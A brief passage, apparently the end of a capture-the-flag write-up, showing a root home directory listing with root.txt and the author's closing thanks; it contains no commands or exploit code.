lrwxrwxrwx  1 root root    9 oct  6 12:13 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 abr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 oct  6 12:15 .local
-rw-r--r--  1 root root  161 jul  9  2019 .profile
-rw-------  1 root root   15 oct  6 12:24 root.txt
-rw-r--r--  1 root root   66 oct  6 12:21 .selected_editor
drwx------  2 root root 4096 oct  6 12:03 .ssh
```

Thanks for reading :)